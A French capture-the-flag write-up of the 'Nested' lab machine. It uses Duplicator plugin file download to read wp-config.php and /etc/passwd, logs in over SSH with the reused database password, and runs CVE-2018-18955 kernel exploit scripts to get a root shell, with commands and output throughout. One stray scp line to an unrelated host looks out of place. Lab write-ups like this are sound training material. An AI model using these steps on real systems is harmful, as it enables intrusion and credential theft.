Nmap


```
root@kali:~# nmap -sC -sV 10.10.10.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-11 18:11 EST
Nmap scan report for 10.10.10.1
Host is up (0.35s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b8:68:23:a6:45:dd:07:94:42:62:91:ad:ed:61:bf:af (RSA)
|   256 88:f9:00:b8:87:98:d9:43:af:8a:ba:c1:a5:d6:50:ce (ECDSA)
|_  256 b7:2a:a5:97:58:ba:62:3c:6c:4d:de:6e:4a:17:12:40 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 4.8.3
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Nested &#8211; Nestor&#039;s Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.14 seconds
```


On a deux services :

- SSH / 22
- HTTP / 80

Web enumeration

On peut voir qu'il s'agit d'un wordpress, je vais utiliser le script NSE d'nmap pour voir les plugins et les thèmes, j'execute gobuster en parallèle pour faire un directory listing sur les extensions txt, js, html et php.






Après une analyse rapide des dossiers, je n'ai rien trouvé, par contre le nmap a trouvé deux plugins et trois thèmes.

J'ai fait une recherche pour voir s'ils étaient vulnérables et c'est le cas pour duplicator 1.3.24 pour le [téléchargement de fichiers arbitraires non authentifiés](#).


En essayant l'URL, je récupère bien le fichier wp-config.php



Et on récupère les creds de mysql

```php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wpuser');

/** MySQL database password */
define('DB_PASSWORD', 'YDebgVZor82B');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
```

Je fais la même chose avec un fichier plus sensible afin d'énumérer les utilisateurs de la machine.




Et on récupère la liste des utilisateurs, j'ai essayé chaque utilisateur avec le mot de passe mysql au cas où mais rien.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
admin:x:1000:1004:Nested Administrator:/home/admin:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

Foothold

Nmap nous a indiqué que le service SSH était open alors je tente la même chose et ça fonctionne pour le couple admin:YDebgVZor82B

J’accède à la target et récupère le flag user.txt



Pour le privesc, j'utilise le script linpeas.sh, j'ai trouvé des trucs intéressants concernant les fichiers SUID/cron, plusieurs processus, l'os et le noyau…

Kernel privesc

En faisant une recherche sur le noyau, on peut voir qu'il est exploitable (CVE-2018-18955) et qu'un module metasploit existe, mais je ne l'utiliserais pas. J'utiliserais un script sur un repo.

Récupération des fichiers

```
root@kali:~# git clone https://github.com/bcoles/kernel-exploits
Cloning into 'kernel-exploits'...
remote: Enumerating objects: 66, done.
remote: Counting objects: 100% (66/66), done.
remote: Compressing objects: 100% (35/35), done.
remote: Total 292 (delta 22), reused 40 (delta 15), pack-reused 226
Receiving objects: 100% (292/292), 132.54 KiB | 837.00 KiB/s, done.
Resolving deltas: 100% (118/118), done.
root@kali:~# scp /r loki@10.10.10.92:/dev/shm/
```

Transfert sur la target dans le repertoire /tmp

```
root@kali:~# scp /root/kernel-exploits/CVE-2018-18955/* admin@10.10.10.1:/tmp
admin@10.10.10.1's password:
exploit.bash_completion.sh
exploit.cron.sh
exploit.dbus.sh
exploit.ldpreload.sh
exploit.polkit.sh
libsubuid.c
rootshell.c
subshell.c
subuid_shell.c
root@kali:~#
```

Et pour finir j'exécute le script exploit.dbus.sh

```
admin@nested:/tmp$ ./exploit.dbus.sh
[*] Compiling ...
[*] Creating /usr/share/dbus-1/system-services/org.subuid.Service.service ...
[.] starting
[.] setting up namespace
[~] done, namespace sandbox set up
[.] mapping subordinate ids
[.] subuid: 165536
[.] subgid: 165536
[~] done, mapped subordinate ids
[.] executing subshell
[*] Creating /etc/dbus-1/system.d/org.subuid.Service.conf ...
[.] starting
[.] setting up namespace
[~] done, namespace sandbox set up
[.] mapping subordinate ids
[.] subuid: 165536
[.] subgid: 165536
[~] done, mapped subordinate ids
[.] executing subshell
[*] Launching dbus service ...
Error org.freedesktop.DBus.Error.NoReply: Did not receive a reply. Possible causes include: the remot
ity policy blocked the reply, the reply timeout expired, or the network connection was broken.
[+] Success:
-rwsrwxr-x 1 root root 8384 Jan 11 23:34 /tmp/sh
[*] Cleaning up ...
[*] Launching root shell: /tmp/sh
root@nested:/tmp# whoami
root
root@nested:/tmp# cat /root/root.txt
d41e0260e9ea5a5c0ae4a0975cbff1be06366021
root@nested:/tmp#
```

w00té !

Merci à Mr.NOODLES et VirtualSamourai pour l'aide. 😀